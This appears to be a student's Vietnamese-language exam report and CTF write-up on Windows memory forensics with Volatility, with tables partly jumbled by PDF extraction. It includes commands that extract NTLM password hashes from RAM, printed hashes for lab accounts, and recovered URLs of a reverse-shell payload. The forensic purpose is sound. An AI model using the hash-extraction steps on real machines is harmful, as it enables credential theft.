0xfffff8a004c59010 0x00000000a6a5b010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a00d273010 0x0000000057829010 \?\C:\Windows\AppCompat\Programs\Amcache.hve
0xfffff8a010046010 0x0000000034c38010 \?\C:\Windows\System32\SMI\Store\Machine\SCHEMA.DAT
```

Ta có được danh sách các key về user trên Windows đang được lưu trữ trên RAM.Tiếp theo là tìm ra mã băm của mật khẩu. dựa vào giá trị key của hệ thống [system key] và giá trị key của tập tin SAM [SAM key], trích xuất mã băm mật khẩu vào một tập tin text để tiện quan sát.

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ..\IEWIN7-20220405-150935.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0005e8010 > pwdhashes.txt
Volatility Foundation Volatility Framework 2.6
```

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ cat pwdhashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfef0d16ae931b73c59d7e0c089c0 :::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfef0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cf061c3359db455d00ec27035 :::
```

Dùng plugin consoles để xem lịch sử tiến trình cmd:

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ..\IEWIN7-20220405-150935.raw --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6
*****
```

Thi thực hành cuối kì

```

CommandHistory: 0x23ec50 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60 volatility_2.6_lin64_standalone
Cmd #0 at 0x23d510: ls
—
Screen 0x221100 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ls
AppData
Application Data
Contacts
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NTUSER.DAT
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000001
.regtrans-ms
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000002

```

Xem nội dung một tập tin text do người dùng soạn thảo sử dụng notepad.

Ta thấy PID của tiến trình notepad là 2464:

0xfffffa8005c4db10 wuauctl.exe	2444	876	0	-----	1	0	2022-
0xfffffa8005ce7b10 notepad.exe	2464	1184	1	61	1	0	2022-
0xfffffa8005ce8060 wuauctl.exe	2056	876	0	-----	1	0	2022-
0xfffffa8005ce8060 wuauctl.exe	2056	876	0	-----	1	0	2022-

Tiến hành dump process:

```

└─(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ../../IEWIN7-20220405-150935.raw --profile=Win7SP1x64 memdump -D ./ -p 2464
Volatility Foundation Volatility Framework 2.6
*****
Writing notepad.exe [ 2464] to 2464.dmp
└─ In directory "volatility_2.6_lin64_standalone" folder

```

Sử dụng lệnh strings và grep để trích xuất nội dung:

```

└─(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ strings 2464.dmp | grep "kb2"
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\IEUser\Desktop\kb2.txt
kb2
kb2

```

Thi thực hành cuối kì

Ta thấy PID của tiến trình iexplore gần nhất là 2356:

0xfffffa800474e060 iexplore.exe	2192	1184	14	423	1	1	2022-
0xfffffa8005ce2b10 iexplore.exe	2492	2192	22	589	1	1	2022-
0xfffffa8005d42360 iexplore.exe	2356	2192	20	546	1	1	2022-
04-05 15:06:42 UTC+0000							

Tiến hành dump:

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ../../IEWIN7-20220405-150935.raw --profile=Win7SP1x
64 memdump -D ./ -p 2356
Volatility Foundation Volatility Framework 2.6
*****
Writing iexplore.exe [ 2356] to 2356.dmp
```

Dùng lệnh string và grep trích xuất url:

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ strings 2356.dmp | grep "http://"
```

Kết quả 2 url gần nhất:

```
Visited: IEUser@http://192.168.63.131/nc_shell_reverse_embedded.exe
Visited: IEUser@http://192.168.63.131/stages.exe
```

c. Kịch bản 03

Tài nguyên: Kb03-dp-e81.raw.lzma

- Kiểm tra thông tin của file dump:

```
$ ./volatility_2.6_lin64_standalone -f ./Kb03-dp-e81.raw imageinfo
```

Dựa vào kết quả đưa ra, ta có thể xác định file được cho là file dump từ bộ nhớ máy ảo, profile của hệ thống đã được dump là Win10x64.

Thi thực hành cuối kì

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ../Kb03-dp-e81.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search ...
Suggested Profile(s) : Win10x64
                  AS Layer1 : Win10AMD64PagedMemory (Kernel AS)
                  AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
                  AS Layer3 : FileAddressSpace (/home/QuynhQuynh/CurrentSemester/foren
sic/Kb03-dp-e81.raw)
PAE type : No PAE
          DTB : 0×1aa000L
          KUSER_SHARED_DATA : 0xfffff780000000000L
Image date and time : 2016-04-04 16:17:53 UTC+0000
Image local date and time : 2016-04-04 18:17:53 +0200
```

Sau khi xác định được hệ điều hành là Win10x64, ta có thể thực hiện kiểm tra các process đang chạy, gõ lệnh:

```
$ ./volatility_2.6_lin64_standalone -f ../Kb03-dp-e81.raw --profile=Win10x64 pslist
```

Offset(V)	Places	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
	Computer	Exit							
0xfffffe00032553780	System	AUTHORS.txt	4	0	126	0	—	0	2016-
04-04 16:12:33 UTC+0000		CREDITS.txt							
0xfffffe0003389c040	smss.exe		268	4	2	0	—	0	2016-
04-04 16:12:33 UTC+0000		LICENSE.txt							
0xfffffe0003381b080	csrss.exe		344	336	8	0	0	0	2016-
04-04 16:12:33 UTC+0000		README.txt							
0xfffffe000325ba080	wininit.exe		404	336	1	0	0	0	2016-
04-04 16:12:34 UTC+0000		volatility_2.6_lind							
0xfffffe000325c7080	csrss.exe		412	396	9	0	0	1	2016-
04-04 16:12:34 UTC+0000		stalone							
0xfffffe00033ec6080	winlogon.exe		460	396	2	0	1	0	2016-
04-04 16:12:34 UTC+0000									
0xfffffe00033efb440	services.exe		484	404	3	0	0	0	2016-
04-04 16:12:34 UTC+0000									
0xfffffe00033f08080	lsass.exe		492	404	6	0	0	0	2016-
04-04 16:12:34 UTC+0000									
0xfffffe00033ec5780	svchost.exe		580	484	16	0	0	0	2016-
04-04 16:12:34 UTC+0000									
0xfffffe00034202280	svchost.exe		612	484	9	0	0	0	2016-
04-04 16:12:34 UTC+0000									
0xfffffe000341cb640	dwm.exe		712	460	8	0	1	0	2016-
04-04 16:12:34 UTC+0000									

Thi thực hành cuối kì

```

0xffffe00034b0f780 mspaint.exe      4092  2336   3    0  1   0  2016-
04-04 16:13:21 UTC+0000
0xffffe00034ade080 svchost.exe     628   484    1    0  1   0  2016-
04-04 16:14:43 UTC+0000
0xffffe0003472b080 notepad.exe    2012  2336   1    0  1   0  2016-
04-04 16:14:49 UTC+0000
0xffffe000349e4780 WmiPrvSE.exe   3032   580    6    0  0   0  2016-
04-04 16:16:37 UTC+0000
0xffffe000349285c0 taskhostw.exe 332    796   10   0  1   0  2016-
04-04 16:17:40 UTC+0000

QuynhQuynh@kali:[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ 

```

Thực hiện dump riêng tiến trình có PID là 4029 ra thành file riêng tại đường dẫn hiện tại, gõ lệnh:

```
$ ./volatility_2.6_lin64_standalone -f ./Kb03-dp-e81.raw --profile=Win10x64 memdump -D ./ -p 4092
```


```

QuynhQuynh@kali:[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ./Kb03-dp-e81.raw --profile=Win10x64 memdump -D ./ -p 4092
Volatility Foundation Volatility Framework 2.6
*****
Writing mspaint.exe [ 4092] to 4092.dmp

```

Tiến hành dùng gimp để mở file vừa dump. Đổi đuôi thành .data để mở file

```
$ gimp 4092.data
```



Thi thực hành cuối kì


```
(QuynhQuynh@kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ gimp 4092.dmp
Gtk-Message: 10:28:07.065: Failed to load module "gail"

** (gimp:2820): WARNING **: 10:28:07.086: ( ../atk-adaptor/bridge.c:1018):atk_bridge_adaptor_init: runtime check failed
: (root)
gimp_device_info_set_device: trying to set GdkDevice 'VMware VMware Virtual USB Mouse' on GimpDeviceInfo which already
has a device
gimp_device_info_set_device: trying to set GdkDevice 'VirtualPS/2 VMware VMMouse' on GimpDeviceInfo which already has
a device

(QuynhQuynh@kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ gimp 4092.data
Gtk-Message: 10:29:03.219: Failed to load module "gail"


** (gimp:2896): WARNING **: 10:29:03.240: ( ../atk-adaptor/bridge.c:1018):atk_bridge_adaptor_init: runtime check failed
: (root)
gimp_device_info_set_device: trying to set GdkDevice 'VMware VMware Virtual USB Mouse' on GimpDeviceInfo which already
has a device
gimp_device_info_set_device: trying to set GdkDevice 'VirtualPS/2 VMware VMMouse' on GimpDeviceInfo which already has
a device
Gtk-Message: 10:29:07.211: Failed to load module "gail"

** (file-raw-data:2929): WARNING **: 10:29:07.279: ( ../atk-adaptor/bridge.c:1018):atk_bridge_adaptor_init: runtime che
ck failed: (root)
```



Tiến hành dò chinh các thông số để tìm ra flag

Thi thực hành cuối kì



➔ Flag: CTF{HeRe_GoES_thE_FLaG}

d. Kịch bản 04

Mình làm dưới dạng CTF nên để full writeups ở đây: [CTF-Writeup-Practice/Forensics at master · khangtictoc/CTF-Writeup-Practice \(github.com\)](https://github.com/khangtictoc/CTF-Writeup-Practice/tree/master/Forensics)

Command & Control - level 2

Title: Memory analysis

Point: 15 Points

Level: Easy

Description: Congratulations Berthier, thanks to your help the computer has been identified. You have requested a memory dump but before starting your analysis you wanted to take a look at the antivirus' logs. Unfortunately, you forgot to write down the workstation's hostname. But since you have its memory dump you should be able to get it back!

The validation flag is the workstation's hostname.

The uncompressed memory dump md5 hash is
e3a902d4d44e0f7bd9cb29865e0a15de

Solution:

Thi thực hành cuối kì

Công cụ sử dụng: Volatility


Ta nhận được một file nén nhiều lớp.

Giải nén với **Bzip2**: bzip2 -d ch2.tbz2

Giải nén với **POSIX tar archive**: tar -xf ch2.tar

Bây giờ ta sẽ dump file **ch2.dmp**. Sau đó chúng ta có thể lấy **hostname** thông qua registry. Thông thường thông tin này được lưu trữ ở path HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ComputerName

Ví dụ, trên máy của mình:



Ban đầu ta dump để lấy các **Profile** khả dụng. Sử dụng `imageinfo`:

```
./volatility_2.6_lin64_standalone -f ch2.dmp imageinfo
```

```
[(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]]$ ./volatility_2.6_lin64_standalone -f ch2.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO      : volatility.debug  : Determining profile based on KDBG search
              Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/home/virus/Downloads/volatility_2.6_lin64_standalone/ch2.dmp)
PAE type  : PAE
DTB       : 0x185000L
KDBG      : 0x82929be8L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0x8292ac00L
KUSER_SHARED_DATA : 0xfffff0000L
Image date and time : 2013-01-12 16:59:18 UTC+0000
Image local date and time : 2013-01-12 17:59:18 +0100
```

Dùng `Win7SP0x86` hoặc bất kỳ phiên bản profile nào khác để “nạo” thông tin trên registry Use `hivelist`:

```
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 hivelist
```

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
_____|_____|_____
0×8ee66740 0×141c0740 \SystemRoot\System32\Config\SOFTWARE
0×90cab9d0 0×172ab9d0 \SystemRoot\System32\Config\DEFAULT
0×9670e9d0 0×1ae709d0 \??\C:\Users\John Doe\ntuser.dat
0×9670f9d0 0×04a719d0 \??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\UsrClas
s.dat
0×9aad6148 0×131af148 \SystemRoot\System32\Config\SAM
0×9ab25008 0×14a61008 \SystemRoot\System32\Config\SECURITY
0×9aba79d0 0×11a259d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0×9abb1720 0×0a7d4720 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0×8b20c008 0×039e1008 [no name]
0×8b21c008 0×039ef008 \REGISTRY\MACHINE\SYSTEM
0×8b23c008 0×02ccf008 \REGISTRY\MACHINE\HARDWARE
0×8ee66008 0×141c0008 \Device\HarddiskVolume1\Boot\BCD
```

Chúng ta sẽ dump thông tin ở địa chỉ cụ thể (ở đây mình quan tâm đến \REGISTRY\MACHINE\SYSTEM có địa chỉ ảo là 0x8b21c008) trong **hivelist** và “chiết xuất” giá trị. Sử dụng printkey với flag -K để chỉ ra phần còn lại của **path KPCR**:

```
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 printkey -o
0x8b21c008 -K 'ControlSet001\Control\ComputerName\ComputerName'
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 printkey -o 0
x8b21c008 -K 'ControlSet001\Control\ComputerName\ComputerName'
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

_____|_____|_____
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2013-01-12 00:58:30 UTC+0000

Subkeys:

Values:
REG_SZ : (S) mnmsrvc
REG_SZ ComputerName : (S) WIN-ETSA91RKCFP
```

Vậy là xong <3

Flag: **WIN-ETSA91RKCFP**

Command & Control - level 3

Title: Memory analysis

Point: 30 Points

Level: Medium

Description: Berthier, the antivirus software didn't find anything. It's up to you now. Try to find the malware in the memory dump. The validation flag is the md5 checksum of the full path of the executable.

The uncompressed memory dump md5 hash is
e3a902d4d44e0f7bd9cb29865e0a15de

Solution:

Công cụ sử dụng: Volatility

Tiếp từ challenge **Command & Control - level 2**. Bây giờ nhiệm vụ của chúng ta là tìm malware trên bộ nhớ RAM

Sử dụng Win7SP0x86 và liệt kê ra tất cả các tiến trình đang chạy. Sử dụng pstree:
./volatility_2.6_lin64_standalone -f ch2.dmp --profile=Win7SP0x86 pstree

Output:

Name	Pid	PPid	Thds	Hnds	Time
0x892ac2b8:wininit.exe	456	396	3	77	2013-01-12 16:38:14 UTC+0000
.. 0x896294c0:services.exe	560	456	6	205	2013-01-12 16:38:16 UTC+0000
.. 0x89805420:svchost.exe	832	560	19	435	2013-01-12 16:38:23 UTC+0000
... 0x87c90d40:audiogd.exe	1720	832	5	117	2013-01-12 16:58:11 UTC+0000
.. 0x89852918:svchost.exe	904	560	17	409	2013-01-12 16:38:24 UTC+0000
... 0x87ad44d0:dwm.exe	2496	904	5	77	2013-01-12 16:40:25 UTC+0000
.. 0x898b2790:svchost.exe	1172	560	15	475	2013-01-12 16:38:27 UTC+0000
.. 0x89f3d2c0:svchost.exe	3352	560	9	141	2013-01-12 16:40:58 UTC+0000
.. 0x898fbb18:SearchIndexer.	2900	560	13	636	2013-01-12 16:40:38 UTC+0000
.. 0x8986b030:svchost.exe	928	560	26	869	2013-01-12 16:38:24 UTC+0000
.. 0xa1d84e0:vmtoolsd.exe	1968	560	6	220	2013-01-12 16:39:14 UTC+0000
.. 0x8962f030:svchost.exe	692	560	10	353	2013-01-12 16:38:21 UTC+0000
.. 0x898911a8:svchost.exe	1084	560	10	257	2013-01-12 16:38:26 UTC+0000
.. 0x898a7868:AvastSvc.exe	1220	560	66	1180	2013-01-12 16:38:28 UTC+0000
.. 0x89f1d3e8:svchost.exe	3624	560	14	348	2013-01-12 16:41:22 UTC+0000
.. 0x9542a030:TPAutoConnSvc.	1612	560	9	135	2013-01-12 16:39:23 UTC+0000
... 0x87ae2880:TPAutoConnect.	2568	1612	5	146	2013-01-12 16:40:28 UTC+0000
.. 0x88cded40:sppsvc.exe	1872	560	4	143	2013-01-12 16:39:02 UTC+0000

Thi thực hành cuối kì

.. 0x8a102748:svchost.exe	1748	560	18	310	2013-01-
12 16:38:58 UTC+0000					
.. 0x8a0f9c40:spoolsv.exe	1712	560	14	338	2013-01-
12 16:38:58 UTC+0000					
.. 0x9541c7e0:wlms.exe	336	560	4	45	2013-01-
12 16:39:21 UTC+0000					
.. 0x8a1f5030:VMUpgradeHelpe	448	560	4	89	2013-01-
12 16:39:21 UTC+0000					
... 0x892ced40:winlogon.exe	500	448	3	111	2013-01-
12 16:38:14 UTC+0000					
... 0x88d03a00:csrss.exe	468	448	10	471	2013-01-
12 16:38:14 UTC+0000					
.... 0x87c595b0:conhost.exe	3228	468	2	54	2013-01-
12 16:44:50 UTC+0000					
.... 0x87a9c288:conhost.exe	2600	468	1	35	2013-01-
12 16:40:28 UTC+0000					
.... 0x954826b0:conhost.exe	2168	468	2	49	2013-01-
12 16:55:50 UTC+0000					
.. 0x87bd35b8:wmpnetwk.exe	3176	560	9	240	2013-01-
12 16:40:48 UTC+0000					
.. 0x87ac0620:taskhost.exe	2352	560	8	149	2013-01-
12 16:40:24 UTC+0000					
.. 0x897b5c20:svchost.exe	764	560	7	263	2013-01-
12 16:38:23 UTC+0000					
. 0x8962f7e8:lsm.exe	584	456	10	142	2013-01-
12 16:38:16 UTC+0000					
. 0x896427b8:lsass.exe	576	456	6	566	2013-01-
12 16:38:16 UTC+0000					
0x8929fd40:csrss.exe	404	396	9	469	2013-01-
12 16:38:14 UTC+0000					
0x87978b78:System	4	0	103	3257	2013-01-
12 16:38:09 UTC+0000					
. 0x88c3ed40:smss.exe	308	4	2	29	2013-01-
12 16:38:09 UTC+0000					
0x87ac6030:explorer.exe	2548	2484	24	766	2013-01-
12 16:40:27 UTC+0000					
. 0x87b6b030:iexplore.exe	2772	2548	2	74	2013-01-
12 16:40:34 UTC+0000					
.. 0x89898030:cmd.exe	1616	2772	2	101	2013-01-
12 16:55:49 UTC+0000					
. 0x95495c18:taskmgr.exe	1232	2548	6	116	2013-01-
12 16:42:29 UTC+0000					
. 0x87bf7030:cmd.exe	3152	2548	1	23	2013-01-
12 16:44:50 UTC+0000					
.. 0x87cbfd40:winpmem-1.3.1.	3144	3152	1	23	2013-01-
12 16:59:17 UTC+0000					
. 0x898fe8c0:StikyNot.exe	2744	2548	8	135	2013-01-
12 16:40:32 UTC+0000					
. 0x87b784b0:AvastUI.exe	2720	2548	14	220	2013-01-
12 16:40:31 UTC+0000					
. 0x87b82438:VMwareTray.exe	2660	2548	5	80	2013-01-
12 16:40:29 UTC+0000					
. 0x87c6a2a0:swriter.exe	3452	2548	1	19	2013-01-
12 16:41:01 UTC+0000					
.. 0x87ba4030:soffice.exe	3512	3452	1	28	2013-01-
12 16:41:03 UTC+0000					
... 0x87b8ca58:soffice.bin	3564	3512	12	400	2013-01-
12 16:41:05 UTC+0000					
. 0x9549f678:iexplore.exe	1136	2548	18	454	2013-01-
12 16:57:44 UTC+0000					
.. 0x87d4d338:iexplore.exe	3044	1136	37	937	2013-01-
12 16:57:46 UTC+0000					

Thi thực hành cuối kì

. 0x87aa9220:VMwareUser.exe	2676	2548	8	190	2013-01-
12 16:40:30 UTC+0000					
0x95483d18:soffice.bin	3556	3544	0	-----	2013-01-

